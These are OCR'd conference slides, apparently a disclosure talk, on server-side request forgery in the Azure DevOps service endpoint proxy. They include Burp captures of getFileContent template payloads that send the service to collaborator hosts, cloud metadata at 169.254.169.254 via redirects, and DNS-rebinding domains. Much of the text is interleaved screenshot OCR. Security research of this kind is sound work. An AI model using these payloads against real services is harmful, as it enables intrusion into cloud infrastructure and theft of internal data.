SortByHelper(MustacheTemplatedExpression, MustacheEvi
SplitExpression(string): string[] @060000A8
StringReplaceHelper(MustacheTemplatedExpression, Must
SubStringHelper(MustacheTemplatedExpression, Mustache

☆ ToCommaSeparatedKeyValueList(MustacheTemplatedExpro
```

™ ToDateTimeFormat(MustacheTemplatedExpression, Mustar

PA ToJToken(object): JToken @060000AB

Request Response Pretty Render Pretty Raw iLCJlcG4iOiJzb2ZpYUBiaW5zZWMuY2xydWOiLCJldGkiOiJrVmFWYktXMnlrcTcwZjhqbURvTEFBIiwidmVyIjoiMS4wI HTTP/1.1 500 Internal Server Error iwid2lkcvI6WvI2MmU5MDM5NCO2OWYILTOvMzctoTE5McOwMTIxNzcxNDVlMTAiLCJiNzlmYmYOZcOzZWY5LTO2ODktoDE Cache-Control: no-cache, no-store, must-revalidate OMyO3NmIxOTRloDulMDkiXSwieGlzX2ZOZCI6IlVfavlHSmh2ajZkYTFMdBlmoBh1Y3F6LXO3T3VCZzYtYkthemzxY2JCX Pracma: no-cache 01CWlhWeWizQmxkMlZ6ZEMxa2MyMXoiLCJ4bXNfaWRyZWwiOiIxIDMyInO.GWexNZIlj06Z81ihTdVzUwVB40HaHZb18iF Content-Length: 466 fzT4 KqUmKj6q25MCjm2BL6VKTmiGeJxMaCc2eSDjZSm6hvrrh47cHdOUjevF8EoGwicd4q7WrSRMc6ejxHhk7zvEjXtdP Content-Type: application/json; charset=utf-8 2XPpPSxCWnoNBKEe8mkrYO-MFekn2bd5Z8kAwfCjttXNDFleTHwdrVqQj3xNybbsZUQzcUFtsd-Dlp4K2ZI7HJm-x5G18Z Expires: -1 TQxK2adnRD43VZO3t1dZXqLT9X7VJWXHso98i3qLitMDWfnqSWu7SLERTvQ1S6C33omOq8z1pRtKLbGDWdLzqZ6rN9eX40 7 P3P: CP="CAO DSP COR ADMA DEV CONO TELO CUR PSA PSD TAI IVDO OUR SAMI BUS DEM NAV STA UNI bB7rB12P5LtSzbd01SMAtkx6w COM INT PHY ONL FIN PUR LOC CNT" Accept: Set-Cookie: VstsSession= application/json;api-version=6.0-preview.1:excludeUrls=true:enumsAsNumbers=true:msDateFormat=t %7B%22PersistentSessionId%22%3A%2231cd7386-cebb-46c7-b370-21280f838cc3%22%22PendingAuthe rue:noArravWrap=true nticationSessionId%22%3A%2200000000-0000-0000-0000-00000000000%22%2C%2CurrentAuthenticati Content-Type: application/json onSessionId%22%3A%220000000-0000-0000-0000-000000000000%22%2C%22SignInState%22%3A%7B%7D%7D Content-Length: 887 ; domain=.dev.azure.com; expires=Sat, 30-May-2026 08:41:13 GMT; path=/; secure; HttpOnly 9 X-TFS-ProcessId: 869a5b48-bb13-41bc-bdef-77ef66e1f11a 10 Strict-Transport-Security: max-age=31536000; includeSubDomains 11 ActivityId: 291e50fb-428a-4bba-8d5d-a1def18a90c7 "serviceEndpointDetails":{ 12 X-TFS-Session: 291e50fb-428a-4bba-8d5d-a1def18a90c7 "data": { 13 X-VSS-E2EID: 291e50fb-428a-4bba-8d5d-a1def18a90c7 "authorizationType": "ServiceAccount' 14 X-VSS-SenderDeploymentId: 1f18445b-609a-73c1-2ae2-521b74b4c11d 15 X-VSS-UserData: 82e04fe2-bb71-43eb-96e6-d5e955f2a25b:sofia@binsec.cloud "name": "a-somenamespace-1738848221876", 16 X-FRAME-OPTIONS: SAMEORIGIN 17 Request-Context: appId=cid-v1:0cc0e688-cf14-42b5-9911-f427a40700f1 "url": "https://etbybuqjv8luajb3pwi52myj8ae12tthi.bcollaborator.binsec.cloud", 18 Access-Control-Expose-Headers: Request-Context 19 X-Content-Type-Options: nosniff "scheme": "Token". 20 X-Cache: CONFIG NOCACHE "parameters": { 21 X-MSEdge-Ref: Ref A: A15AB51BDDB64E0F9BCA4FE49E152747 Ref B: OSL30EDGE0416 Ref C: "apiToken": "YQ==", 2025-05-30T08:41:13Z "serviceAccountCertificate": "bla", 22 Date: Fri, 30 May 2025 08:41:13 GMT "isCreatedFromSecretYaml":false 24 { "\$id":"1". "innerException": null, "dataSourceDetails":{ "dataSourceName":"" "Request URL 'https://dizuOtfik7atziO2ev74rlnix93Orsig8.bcollaborator.binsec.cloud' is not an allowed URL. Use either service connection URL or current collection URL as re "{{configuration.Url}}/{{ getFileContent {\"url\":\"https://dizuOtfik7atziO2ev74rlni quest URL.", x930rsig8.bcollaborator.binsec.cloud\",\"authToken\":\"a\",\"Method\":\"GET\",\"cont "typeName": entType\":\"text/plain\"} }}". "Microsoft.VisualStudio.Services.ServiceEndpoints.WebApi.ServiceEndpointQueryFailedExc "headers":[ eption, Microsoft. Visual Studio. Services. Service Endpoints. WebApi", "typeKey": "ServiceEndpointQueryFailedException", "requestContent": "", "errorCode": 0. "requestVerb": "", "eventId":3000 "resourceUrl":"", "parameters": { "KubernetesNamespace": "somenamespace" }, "resultSelector": "", "initialContextTemplate": "" "resultTransformationDetails": { "resultTemplate": "". "callbackContextTemplate": "". "callbackRequiredTemplate":""

```
iLCJ1cG4iOiJzb2ZpYUBiaW5zZWMuY2xvdWQiLCJ1dGkiOiJrVmFWYktXMn1rcTcwZjhqbURvTBFBIiwidmVyIjoiMS4wI
                                                                                                HTTP/1.1 200 OK
iwid2lkcy16Wy12MmU5MDM5NCO2OWY1LTQyMzctOTE5MCOwMTIxNzcxNDV1MTAiLCJinzlmYmYOZCOzZWY5LTQ2ODktODE
                                                                                                2 Cache-Control: no-cache, no-store, must-revalidate
OMyO3NmIxOTRloDU1MDkiXSwieG1zX2ZOZCI6IlVfay1HSmh2ajZkYTFMdElmOEh1Y3F6LXQ3T3VCZzYtYkthemZxY2JCX
                                                                                                3 Pracma: no-cache
OlcWlhWeWizQmxkMlZ6ZEMxa2MyMXoiLcJ4bXNfaWRyZWwiOiIxIDMyInO.GWexNZIlj06Z81ihTdVzUwVB4OHaHZb18iF
                                                                                                4 Content-Length: 240
fzT4 KqUmKj6q25MCjm2B16VKTmiGeJxMaCc2eSDjZSm6hvrrh47cHdOUjevF8BoGwicd4q7WrSRMc6ejxHhk7zvEjXtdP
                                                                                                5 Content-Type: application/json; charset=utf-8; api-version=6.0-preview.1
2XPppPSxCWnoNBKEe8mkrY0-MFekn2bd5Z8kAwfCjttXNDFleTHwdrVqQj3xNybbsZUQzcUFtsd-D1p4K2ZI7HJm-x5G18Z
                                                                                                6 Expires: -1
TOXK2adnRD43VZO3tIdZXqLT9X7VJWXHsO98i3qLitMDWfNqSWu7SLERTvO1S6C33omOq8z1pRtKLbGDWdLzqZ6rN9eX4O
                                                                                                7 P3P: CP="CAO DSP COR ADMA DEV CONO TELO CUR PSA PSD TAI IVDO OUR SAMI BUS DEM NAV STA UNI
bR7rB12P5LtSzbd0lSMAtkx6w
                                                                                                  COM INT PHY ONL FIN PUR LOC CNT"
Accept:
                                                                                                8 Set-Cookie: VstsSession=
application/json;api-version=6.0-preview.1;excludeUrls=true;enumsAsNumbers=true;msDateFormat=t
                                                                                                  %7B%22PersistentSessionId%22%3A%22228a5556-5e50-4191-a386-a835949e084e%22%2C%22PendingAuthe
rue; noArrayWrap=true
                                                                                                  Content-Type: application/json
                                                                                                  onSessionId$22$3A$220000000-0000-0000-0000-00000000000822$2C$22SignInState$22$3A$7B$7D$7D
Content-Length: 899
                                                                                                  ; domain=.dev.azure.com; expires=Sat, 30-May-2026 08:44:54 GMT; path=/; secure; HttpOnly
                                                                                                9 X-TFS-ProcessId: 869a5b48-bb13-41bc-bdef-77ef66e1f11a
                                                                                               10 Strict-Transport-Security: max-age=31536000; includeSubDomains
                                                                                               11 ActivityId: 2918857a-428a-4bba-8d5d-aldef18a90c7
    "serviceEndpointDetails": {
                                                                                               12 X-TFS-Session: 2918857a-428a-4bba-8d5d-aldef18a90c7
          "data": (
                                                                                               13 X-VSS-E2EID: 2918857a-428a-4bba-8d5d-aldef18a90c7
               "authorizationType": "ServiceAccount"
                                                                                               14 X-VSS-SenderDeploymentId: 1f18445b-609a-73c1-2ae2-521b74b4c11d
                                                                                               15 X-VSS-UserData: 82e04fe2-bb71-43eb-96e6-d5e955f2a25b;sofia@binsec.cloud
          "name": "a-somenamespace-1738848221876",
                                                                                               16 X-FRAME-OPTIONS: SAMEORIGIN
          "type": "kubernetes",
                                                                                               17 Request-Context: appId=cid-v1:Occ0e688-cf14-42b5-9911-f427a40700f1
          "url": "https://etbybugjv8luajb3pwi52myj8ae12tthi.bcollaborator.binsec.cloud"
                                                                                               18 Access-Control-Expose-Headers: Request-Context
          "authorization": {
                                                                                               19 X-Content-Type-Options: nosniff
              "scheme": "Token",
                                                                                               20 X-Cache: CONFIG NOCACHE
              "parameters": {
                                                                                               21 X-MSEdge-Ref: Ref A: C1C7D52D3695429695BD74EE67CDF9CC Ref B: OSL30EDGE0318 Ref C:
                   "apiToken": "YQ==",
                                                                                                  2025-05-30T08:44:54Z
                   "serviceAccountCertificate": "bla".
                                                                                               22 Date: Fri. 30 May 2025 08:44:54 GMT
                   "isCreatedFromSecretYaml":false
                                                                                              24 {
                                                                                                       "result":[
     "dataSourceDetails":
                                                                                                       "statusCode": 400,
          "dataSourceName": "".
                                                                                                       "errorMessage":
          "dataSourceUrl":
                                                                                                       "Selector could not parse response.. Exception Message: Unexpected character encounter
         "{{configuration.Url}}/{{ getFileContent {\"url\" \"https://etbvbugjv8luajb3pwi52myj
                                                                                                       ed while parsing value: <. Path '', line 0, position 0.",
         8ae12tthi.bcollaborator.binsec.cloud/inner-request ",\"authToken\":\"a\",\"Method\":
                                                                                                       "activityId": "2918857a-428a-4bba-8d5d-aldef18a90c7"
          \"GET\",\"contentType\":\"text/plain\"} }}",
          "headers":[
          "requestContent".""
```

```
Description
            Request to Collaborator
                                   Response from Collaborator
Pretty
        Raw
               Hex
                                         Description
                                                      Request to Collaborator
                                                                            Response from Collaborator
 GET /inner-request HTTP/1.1
                                         Pretty
                                                 Raw
                                                        Hex
                                                               Render
 Content-Type: text/plain
 Authorization: Basic TXVzdGFjaGVUZWlwk | HTTP/1.1 200 OK
 Host: nsj4a3psuhk39saco5helvxs7jdc15st 2 Server: Burp Collaborator https://burpcollaborator.net/
 Request-Context: appId=cid-v1:Occ0e688 3 X-Collaborator-Version: 4
 Request-Id: |87f39f428419328536c375275 4 | Content-Type: text/html
 traceparent: 00-87f39f428419328536c375 5 Content-Length: 56
 Connection: Keep-Alive
                                           <html>
                                             <body>
                                               9ar7zxziezztc6ll1c9op2zjlgljgz
                                             </body>
                                           </html>
  Description
                Request to Collaborator
                                        Response from Collaborator
 Pretty
           Raw
                  Hex
    GET /83Chtml83E83Cbody83E9ar7zxziezztc6ll1c9op2zjogkgz83C/body83E83C/html83E HTTP/1.1
   Accept: application/json
    User-Agent: vsts-serviceendpointproxy-service/v.20.256.36127.2 (EndpointId/0)
   Authorization: Bearer a
   Host: 41q13ki9nydk293thmavucq9006wuoid.bcollaborator.binsec.cloud
    Request-Context: appId=cid-v1:0cc0e688-cf14-42b5-9911-f427a40700f1
    Request-Id: | 039be3e912d5d2946ac4f52c355b95b8.49753228364e9ec7.
    traceparent: 00-039be3e912d5d2946ac4f52c355b95b8-49753228364e9ec7-00
 9
10
```

#### **Current status**

- Inner request made to same host as outer request
- Response from inner request is used as path for outer request
- Outer host is checked for forbidden IPs (no longer vulnerable to DNS rebinding)
- Outer request does not follow redirects
- ... What about the inner request?
  - Turns out it does follow redirects!

# The exploit

```
Request
                                                                         Response
                                                       Ø 🖹 /u ≡
                                        ISON Web T...
Pretty
         Raw
                Hex
                      JSON Web Token
                                                                          Pretty
                                                                                         Hex
                                                                                                Render
                                                                        15 X-VSS-UserData:
                                                                           82e04fe2-bb71-43eb-96e6-d5e955f2a25b:sofia@binsec.cloud
                                                                        16 X-FRAME-OPTIONS: SAMEORIGIN
       "dataSourceDetails": {
                                                                           Request-Context: appId=cid-v1:0cc0e688-cf14-42b5-9911-f427a40700f1
            "dataSourceName":"",
                                                                        18 Access-Control-Expose-Headers: Request-Context
                                                                        19 X-Content-Type-Options: nosniff
            "dataSourceUrl":
                                                                           X-Cache: CONFIG NOCACHE
            "{{configuration.Url}}/{{ getFileContent {\"url\":\"htt
            ps://r.binsec.cloud/r?c=302&t=http%3a//169.254.169.254/
                                                                           X-MSEdge-Ref: Ref A: D84E1F7ADFE948BBA365ABC6FB386612 Ref B:
            metadata/vl/instanceinfo\",\"authToken\":\"test\",\"Met
                                                                           OSL30EDGE0317 Ref C: 2025-03-06T14:45:20Z
            hod\":\"GET\",\"contentType\":\"text/plain\"} }}",
                                                                           Date: Thu, 06 Mar 2025 14:45:24 GMT
            "headers":[
                                                                        23
                                                                        24
                                                                                "result":[
            "requestContent": "",
            "requestVerb": "",
            "resourceUrl":"",
                                                                                "statusCode": 404,
            "parameters": {
                                                                                "errorMessage":
                                                                                "Failed to query service connection API: 'https://r.binsec.cl
                 "KubernetesNamespace": "hm"
                                                                                oud/{/\"ID/\":/\" tfsprodneu1 at green a088f0e5/\",/\"UD/\":/
                                                                                \"O/\",/\"FD/\":/\"O/\"}'. Status Code: 'NotFound', Response
            "resultSelector": "",
                                                                                from server: 'Path does not match any requirement URI templat
            "initialContextTemplate":""
                                                                                e. "",
                                                                                "activityId": "d82b2bf9-35b5-4e1d-a0f0-dda933ec4eef"
       "resultTransformationDetails": {
            "resultTemplate": "",
```

# Example 7 - Microsoft "fixes" endpointproxy again

```
Request
                                                                           Response
                                        JSON Web T...
Pretty
                       JSON Web Token
                                                                           Pretty
         Raw
                Hex
                                                                                    Raw
                                                                                           Hex
                                                                                                  Render
            "authorization": {
                                                                          16 X-FRAME-OPTIONS: SAMEORIGIN
                  "scheme": "Token",
                                                                             Request-Context: appId=cid-v1:0cc0e688-cf14-42b5-9911-f427a40700
                  "parameters": {
                                                                            Access-Control-Expose-Headers: Request-Context
                       "apiToken": "YQ==",
                                                                            X-Content-Type-Options: nosniff
                       "serviceAccountCertificate": "bla",
                                                                             X-Cache: CONFIG NOCACHE
                       "isCreatedFromSecretYaml":false
                                                                             X-MSEdge-Ref: Ref A: 3BA9E0C68B2042878314649B091F1C6B Ref B:
                                                                             OSL30EDGE0120 Ref C: 2025-03-27T11:56:29Z
                                                                             Date: Thu, 27 Mar 2025 11:56:31 GMT
                                                                         23
       "dataSourceDetails": {
                                                                         24 {
            "dataSourceName": "",
                                                                                  "$id":"1",
            "dataSourceUrl":
                                                                                  "innerException":null,
            "{{configuration.Url}}/{{ getFileContent {\"url\":\"http.
                                                                                  "message": "Redirect response code is not supported. ",
            s://r.binsec.cloud/r?c=302&t=http%3a//169.254.169.254/me
                                                                                  "typeName":
            tadata/v1/instanceinfo\",\"authToken\":\"test\",\"Method
                                                                                  "Microsoft. Visual Studio. Services. Service Endpoints. Web Api. Se
            \":\"GET\",\"contentType\":\"text/plain\"} }}",
                                                                                  iceEndpointQueryFailedException, Microsoft.VisualStudio.Ser
            "headers":[
                                                                                  ces.ServiceEndpoints.WebApi",
                                                                                  "typeKey": "ServiceEndpointQueryFailedException",
            "requestContent": "",
                                                                                  "errorCode": 0.
            "requestVerb": "",
                                                                                  "eventId":3000
```

# DNS rebinding again

```
Request
                                                                          Response
                                        JSON Web T...
                       JSON Web Token
                                                                                                 Render
Pretty
         Raw
                                                                          Pretty
                                                                         18 Access-Control-Expose-Headers: Request-Context
            "name": "test-hm-1738844347976",
                                                                         19 X-Content-Type-Options: nosniff
            "type": "kubernetes",
                                                                         20 X-Cache: CONFIG NOCACHE
            "url": "http://a5e85a54.a9fea9fe.rbndr.us/",
                                                                         21 X-MSEdge-Ref: Ref A: 85EC985617A74498AD598752E22CAB48 Ref B:
            "authorization": {
                                                                            OSL30EDGE0319 Ref C: 2025-03-27T12:23:59Z
                  "scheme": "Token".
                                                                         22 Date: Thu, 27 Mar 2025 12:23:59 GMT
                  "parameters": {
                                                                         23
                      "apiToken": "YQ==",
                                                                         24 {
                       "serviceAccountCertificate": "bla".
                                                                                  "result":[
                       "isCreatedFromSecretYaml":false
                                                                                  "statusCode": 404,
                                                                                  "errorMessage":
                                                                                  "Failed to query service connection API: 'http://a5e85a54.a9f
       "dataSourceDetails": {
                                                                                 ea9fe.rbndr.us/{/\"ID/\":/\" tfsprodneu1 at blue 63071877/\",
            "dataSourceName": "",
                                                                                 /\"UD/\":/\"O/\",/\"FD/\":/\"O/\"}'. Status Code: 'NotFound',
            "dataSourceUrl":
                                                                                  Response from server: '<html>\r\n<head><title>404 Not Found<'
            "{{configuration.Url}}/{{ getFileContent {\"url\":\"http
                                                                                 /title></head>\r\n<body>\r\n<center><h1>404 Not Found</h1></c
            ://a5e85a54.a9fea9fe.rbndr.us/metadata/v1/instanceinfo
                                                                                 enter>\r\n<hr><center>nginx/1.26.0 (Ubuntu)</center>\r\n</bod
            , \"authToken\":\"test\", \"Method\":\"GET\", \"contentType
                                                                                 y>\r\n</html>\r\n'",
            \":\"text/plain\"} }}",
                                                                                  "activityId": "7acbb0ac-9f8b-468f-9e7e-e26eeb81b118"
            "headers":[
```

# Example 8 - Second order SSRF in Google Cloud APIs

Borrowed from Christian August Holm Hansen

- Initial SSRF is blind
- Second order SSRF in swagger definition is not blind

# Why do SSRFs happen?

- SSRFs are number 10 on 2021 OWASP Top 10 list
- Fundamentally hard to solve the case where the server is supposed to make a request to a user-controlled endpoint
- Allowlisting works much better than denylisting, but not always possible
- Things to be aware of
  - Redirects
  - DNS rebinding
  - Custom headers
  - Firewalling
  - O Content-Types

#### Socials etc

- https://www.linkedin.com/in/sofia-lindqvist-210332284/
- https://onlyfans.com/u528004117
- sofia@binarysecurity.no

# Thanks for listening!

